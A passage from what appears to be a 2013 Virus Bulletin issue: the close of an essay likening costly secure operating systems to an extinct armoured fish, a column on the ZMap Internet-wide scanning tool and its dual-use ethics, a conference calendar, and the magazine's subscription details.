From an evolutionary perspective, these OSs are similar to the *Dunkleosteus terrelli*, a type of now extinct *Placodermi* or 'Armoured fish' which existed during the late Devonian between 360 and 380 million years ago. These were large apex predators which featured an armoured head and a body covered with smaller scales. There are many possible explanations for their extinction but there were no other predators alive at the time which could have preyed upon them, so they could have not been reduced to extinction by predation. One possibility is that they became extinct through interspecies competition and the resources required to create their 'armour plating'. Other, smaller 'bony' fish, which were more vulnerable to predators, were eventually more successful due to the smaller construction cost and overhead of their defences.

When reviewing the possible security functionality that can be designed and/or included in the construction of an OS, it is evident that security is not always included from the outset in modern OSs and sometimes it only becomes a concern when an incident or business case arises. When considering the causes of the lack of security features there are a couple of questions that surface. Is there a reason why these security controls are not being included? Is it because the knowledge or skill has been lost? Is it because the knowledge only exists in specialized fields? Or is it because the costs associated with building highly secure systems are too high? The National Security Agency spent time and resources on developing SCOMP, but in the end when the product was ready it only purchased a small number of units and procured a large number of consumer-grade OSs. This outcome is reminiscent of one of the possible causes of *D. Terrelli's* extinction; it was not that it could not compete in the environment but rather the resources required to grow and maintain its armour were too expensive. Given time it was replaced by a population of smaller and individually more vulnerable organisms. Only now that we live in an

infinitely more dangerous world has the value of armour become clearer.

REFERENCES

[1] Fraim, L. J. (1983). SCOMP: A solution to the multilevel security problem. Computer, 26–34. doi:10.1109/MC.1983.1654440.

[2] Saltzer, J. H. (1974). Protection and the control of information sharing in multics. Communications of ACM 17, 7, 388–402. DOI=10.1145/361011.361067. http://doi.acm.org/10.1145/361011.361067.

[3] Green, P. (2005). Multics virtual memory – tutorial and reflections. Retrieved from ftp://ftp.stratus.com/pub/vos/multics/pg/mvm.html.

[4] Stoneburner, G. S.; Hayden C.; Feringa A. (2004). NIST Special Publication 800–27 Rev A, Engineering Principles for Information Technology Security (A Baseline for Achieving Security), Revision A.

[5] Department of Defense (DOD), TCSEC. (1985). Trusted computer system evaluation criteria. DoD 5200.28-STD, 83.

[6] Common Criteria (2012, September). Common Criteria for Information Technology Security Evaluation. Version 3.1, Revision 4. Retrieved from http://www.commoncriteriaportal.org/cc/.

[7] Biba, K. J. United States Air Force, Electronic Systems Division, Air Force Systems Command. (1977). Integrity considerations for secure computer systems (ESD-TR-76-372). Retrieved from http://oai.dtic.mil/oai/oai?verb=getRecord&metadataPrefix=html&identifier=ADA039324.

[8] Bratus, S.; Locasto, M. E.; Ramaswamy, A.; Smith, S. W. (2010). VM-based security overkill: a lament for applied systems security research. In Proceedings of the 2010 Workshop on New Security Paradigms (NSPW '10). ACM, New York, NY, USA, 51–60. DOI=10.1145/1900546.1900554. http://doi.acm.org/10.1145/1900546.1900554.

[9] Bellovin, S. M. (2006). Virtual machines, virtual security? Communications of the ACM, 49(10), 104.

[10] Bratus, S.; Johnson, P. C.; Ramaswamy, A.; Smith, S. W.; Locasto, M. E. (2009). The cake is a lie: privilege rings as a policy resource. In Proceedings of the 1st ACM Workshop on Virtual Machine Security (pp.33–38). ACM. DOI=10.1145/1655148.1655154. http://doi.acm.org/10.1145/1655148.1655154.

[11] Anderson, J. P. (1972). Computer Security Technology Planning Study. Volume 2. Anderson, J.P. and Co. Fort Washington, PA.

[12] Shacham, H. (2007). The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In Proceedings of the 14th ACM Conference on Computer and Communications Security (pp.552–561). ACM. DOI=10.1145/1315245.1315313. http://doi.acm.org/10.1145/1315245.1315313.

[13] Giuffrida, C.; Kuijsten, A.; Tanenbaum, A. S. (2012). Enhanced operating system security through efficient and fine-grained address space randomization. In Proceedings of the 21th USENIX conference on Security.

[14] Gressel, J. (2011). Low pesticide rates may hasten the evolution of resistance by increasing mutation frequencies. Pest Management Science, 67(3), 253–257.

[15] Tollrian, R.; Harvell, C. D. (Eds.). (1998). The Ecology and Evolution of Inducible Defenses. Princeton University Press.

[16] Harvell, C. D. (1990). The ecology and evolution of inducible defenses. Quarterly Review of Biology, 323–340. http://www.jstor.org/stable/2832369.

[17] Karger, P.A.; Schell R.R. (2002). Thirty years later: lessons from the Multics security evaluation. Computer Security Applications Conference, 2002. http://dx.doi.org/10.1109/CSAC.2002.1176285. Retrieved from http://ieeexplore.ieee.org/xpl/freeabs_all.jsp%3Freload=true%26arnumber=1176285.

[18] Lampson, B. W. (1974). Protection. SIGOPS Operating Systems Review. 8, 1, 18–24. DOI=10.1145/775265.775268. http://doi.acm.org/10.1145/775265.775268.

[19] Spinellis, D. (2008). A tale of four kernels. In Proceedings of the 30th International Conference on Software Engineering (pp.381–390). ACM. DOI=10.1145/1368088.1368140. http://doi.acm.org/10.1145/1368088.1368140.

[20] Harrison, M. A.; Ruzzo, W. L.; Ullman, J. D. (1976). Protection in operating systems. Communications of the ACM, 19(8), 461–471. DOI=10.1145/360303.360333. http://doi.acm.org/10.1145/360303.360333.

SPOTLIGHT

GREETZ FROM ACADEME: COUNTING JEDIS

John Aycock
University of Calgary, Canada

Jedi Knights are a force to be reckoned with, and there are data to back that up. Censuses in the UK [1] and Canada [2] as well as other regions of the Empire [3] have tens of thousands of people declaring their religion to be 'Jedi'. This must seem like a devastating blow to Pastafarians everywhere, of course, but it just goes to show that you never know how many of something you'll find until you start counting them.

The same principle applies in security: how many machines have an open ssh port? How many *Windows XP* installations still linger on? How many vulnerable instances of some particular server exist? These are not academic questions, and have a very practical relevance; they are excellent bar trivia questions for *VB* conferences, and they also happen to be precious intelligence for anyone planning a large-scale attack. The answers to these and many other questions can be settled the Jedi way, by taking a census of the Internet.

In the wake of Code Red, an excellent paper (which is still worth a read today) appeared in the 2002 USENIX Security Symposium, entitled 'How to 0wn the Internet in Your Spare Time' [4]. Its authors posited that a worm could be built that would infect all vulnerable targets on the Internet in 'tens of seconds', so long as a list of these vulnerable targets was compiled in advance – a census, if you will. Speaking of IPv4 at the time, they said 'it would take roughly two hours to scan the entire address space… Such a brute-force scan would be easily within the resources of a nation state bent on cyberwarfare.' A thought experiment, but an interesting one.

In 2013, it turns out that any attacker can be a nation state. The latest USENIX Security Symposium has a paper about a tool called ZMap [5]. This is no thought experiment. ZMap can scan almost the entire IPv4 address space in search of the answer to a given census question in less than 45 minutes. And by 'almost' I mean 98%, so there's hardly a need for a qualifier at all. As the authors of the paper point out, a defensive strategy that depends on attackers not finding an IPv4 device on the Internet is rather unwise.

The idea of scanning the whole Internet for vulnerabilities, and the ability to do so may seem like old hat. Perhaps the most (in)famous recent example was the 'Internet Census 2012' performed by the anonymous author of the Carna botnet [6], which commandeered vulnerable devices to scan and collect data. Yet still the bar is set relatively high, because not everyone would be able to build such an infrastructure.

That sound you hear is the bar dropping. ZMap is open source and publicly available. It runs in user space on *Linux* and gets high scan rates (a 1300x improvement over nmap speeds, according to the authors' data) from a single, not very impressive machine with a gigabit Ethernet connection. Scanning the IPv4 space is well within reach of script kiddies.

There is some impressive engineering behind ZMap's implementation. Probes are sent via raw sockets, bypassing the overhead of the TCP/IP stack by crafting Ethernet packets directly and reusing parts of the packets where possible. No state is maintained, and instead what amounts to a pseudo-random sequence of IPv4 addresses is used to keep track of what has been scanned, and what has yet to be scanned. (This is actually the permutation scanning idea from [4], but the ZMap paper doesn't cite it.) No probe retransmission occurs, but the potential data loss from this optimization was measured and found to be negligible.

Dabbling in dual-use technology is unavoidable in some areas of academic research, and one might even say 'it's a trap!' The ZMap authors are clearly aware of the potential their tool has for misuse, and explicitly note that in the paper. Out of curiosity, I searched the paper for 'ethic' and got one hit: 'We worked with senior colleagues and our local network administrators to consider the ethical implications of high-speed Internet-wide scanning and to develop a series of guidelines to identify and reduce any risks'. Happily, the reader is not burdened with any details of the ethical argumentation, nor the ethics of doing the work in the first place or of releasing ZMap to the public. (A similar search for 'legal' encourages scanners to 'comply with any special legal requirements in their jurisdictions' along with a mention of the legal threats received from disgruntled scannees.)

It may not beat making the Kessel Run in under 12 parsecs, but ZMap can indeed find the droids you're looking for.

REFERENCES

[1] http://www.telegraph.co.uk/news/religion/9737886/Jedi-religion-most-popular-alternative-faith.html.

[2] http://www.cbc.ca/news/canada/story/2013/05/08/census-jedi-knights-religion-household-survey-statscan.html.

[3] http://en.wikipedia.org/w/index.php?title=Jedi_census_phenomenon&oldid=571470574.

[4] Staniford, S.; Paxson, V.; Weaver, N. How to 0wn the Internet in Your Spare Time. Proceedings of the 11th USENIX Security Symposium, 2002.

[5] Durumeric, Z.; Wustrow, W.; Halderman, J. A. ZMap: Fast Internet-wide Scanning and Its Security Applications. Proceedings of the 22nd USENIX Security Symposium, 2013.

[6] http://internetcensus2012.bitbucket.org/paper.html.

END NOTES & NEWS

SecTor 2013 takes place 7–9 October 2013 in Toronto, Canada. For details see http://www.sector.ca/.

Hactivity 2013 takes place 11–12 October 2013 in Budapest, Hungary. For details see https://hacktivity.com/en/.

ISSE 2013 will take place 22–23 October 2013 in Brussels, Belgium. For more details see http://www.isse.eu.com/.

MALWARE 2013 takes place 22–24 October 2013 in Fajardo, Puerto Rico, USA. See http://www.malwareconference.org/.

Ruxcon 2013 takes place 26–27 October 2013 in Melbourne, Australia. See http://www.ruxcon.org.au/.

RSA Conference Europe takes place 29–31 October 2013 in the Netherlands. For details see http://www.rsaconference.com/events/2013/europe/index.htm.

The First Workshop on Anti-malware Testing Research (WATeR 2013) takes place on 30 October 2013 in Montreal, Canada. For full details see http://secsi.polymtl.ca/water2013/.

The 22nd Annual EICAR Conference takes place 17–19 November 2013 in Hannover, Germany (postponed from earlier in the year). For full details see http://www.eicar.org/.

Oil and Gas Cyber Security will be held 25–26 November 2013, in London, UK. For details see http://www.smi-online.co.uk/2013cyber-security5.asp.

AVAR 2013 will take place 4–6 December 2013 in Chennai, India. For details see http://www.aavar.org/avar2013/.

Botconf 2013, the 'first botnet fighting conference', takes place 5–6 December in Nantes, France. For details see https://www.botconf.eu/.

FloCon 2014 will be held 13–16 January 2014 in Charleston, SC, USA. For details see http://www.cert.org/flocon/.

RSA Conference 2014 will take place 24–28 February 2014 in San Francisco, CA, USA. For more information see http://www.rsaconference.com/events/us14.

Cyber Intelligence Asia 2014 takes place 11–14 March in Singapore. For full details see http://www.intelligence-sec.com/events/cyber-intelligence-asia-2014.

Black Hat Asia takes place 25–28 March 2014 in Singapore. For details see http://www.blackhat.com/.

The Infosecurity Europe 2014 exhibition and conference will be held 29 April to 1 May 2014 in London, UK. For details see http://www.infosec.co.uk/.

The 15th annual National Information Security Conference (NISC) will take place 14–16 May in Glasgow, Scotland. For information see http://www.sapphire.net/nisc-2014/.

Black Hat USA takes place 2–7 August 2014 in Las Vegas, NV, USA. For details see http://www.blackhat.com/.

VB2014 will take place 24–26 September 2014 in Seattle, WA, USA. More information will be available in due course at http://www.virusbtn.com/conference/vb2014/. For details of sponsorship opportunities and any other queries please contact conference@virusbtn.com.

ADVISORY BOARD

Pavel Baudis, *Alwil Software, Czech Republic*
Dr John Graham-Cumming, *CloudFlare, UK*
Shimon Gruper, *NovaSpark, Israel*
Dmitry Gryaznov, *McAfee, USA*
Joe Hartmann, *Microsoft, USA*
Dr Jan Hruska, *Sophos, UK*
Jeannette Jarvis, *McAfee, USA*
Jakub Kaminski, *Microsoft, Australia*
Jimmy Kuo, *Microsoft, USA*
Chris Lewis, *Spamhaus Technology, Canada*
Costin Raiu, *Kaspersky Lab, Romania*
Roel Schouwenberg, *Kaspersky Lab, USA*
Péter Ször, *McAfee, USA*
Roger Thompson, *Independent researcher, USA*
Joseph Wells, *Independent research scientist, USA*

SUBSCRIPTION RATES

Subscription price for Virus Bulletin magazine (including comparative reviews) for one year (12 issues):

- Single user: $175
- Corporate (turnover < $10 million): $500
- Corporate (turnover < $100 million): $1,000
- Corporate (turnover > $100 million): $2,000
- *Bona fide* charities and educational institutions: $175
- Public libraries and government organizations: $500

Corporate rates include a licence for intranet publication.

Subscription price for Virus Bulletin comparative reviews only for one year (6 VBSpam and 6 VB100 reviews):

- Comparative subscription: $100

See http://www.virusbtn.com/virusbulletin/subscriptions/ for subscription terms and conditions.

Editorial enquiries, subscription enquiries, orders and payments:

Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England

Tel: +44 (0)1235 555139 Fax: +44 (0)1865 543153

Email: editorial@virusbtn.com Web: http://www.virusbtn.com/

No responsibility is assumed by the Publisher for any injury and/or damage to persons or property as a matter of products liability, negligence or otherwise, or from any use or operation of any methods, products, instructions or ideas contained in the material herein.

This publication has been registered with the Copyright Clearance Centre Ltd. Consent is given for copying of articles for personal or internal use, or for personal use of specific clients. The consent is given on the condition that the copier pays through the Centre the per-copy fee stated below.

VIRUS BULLETIN © 2013 Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England. Tel: +44 (0)1235 555139. /2013/$0.00+2.50. No part of this publication may be reproduced, stored in a retrieval system, or transmitted in any form without the prior written permission of the publishers.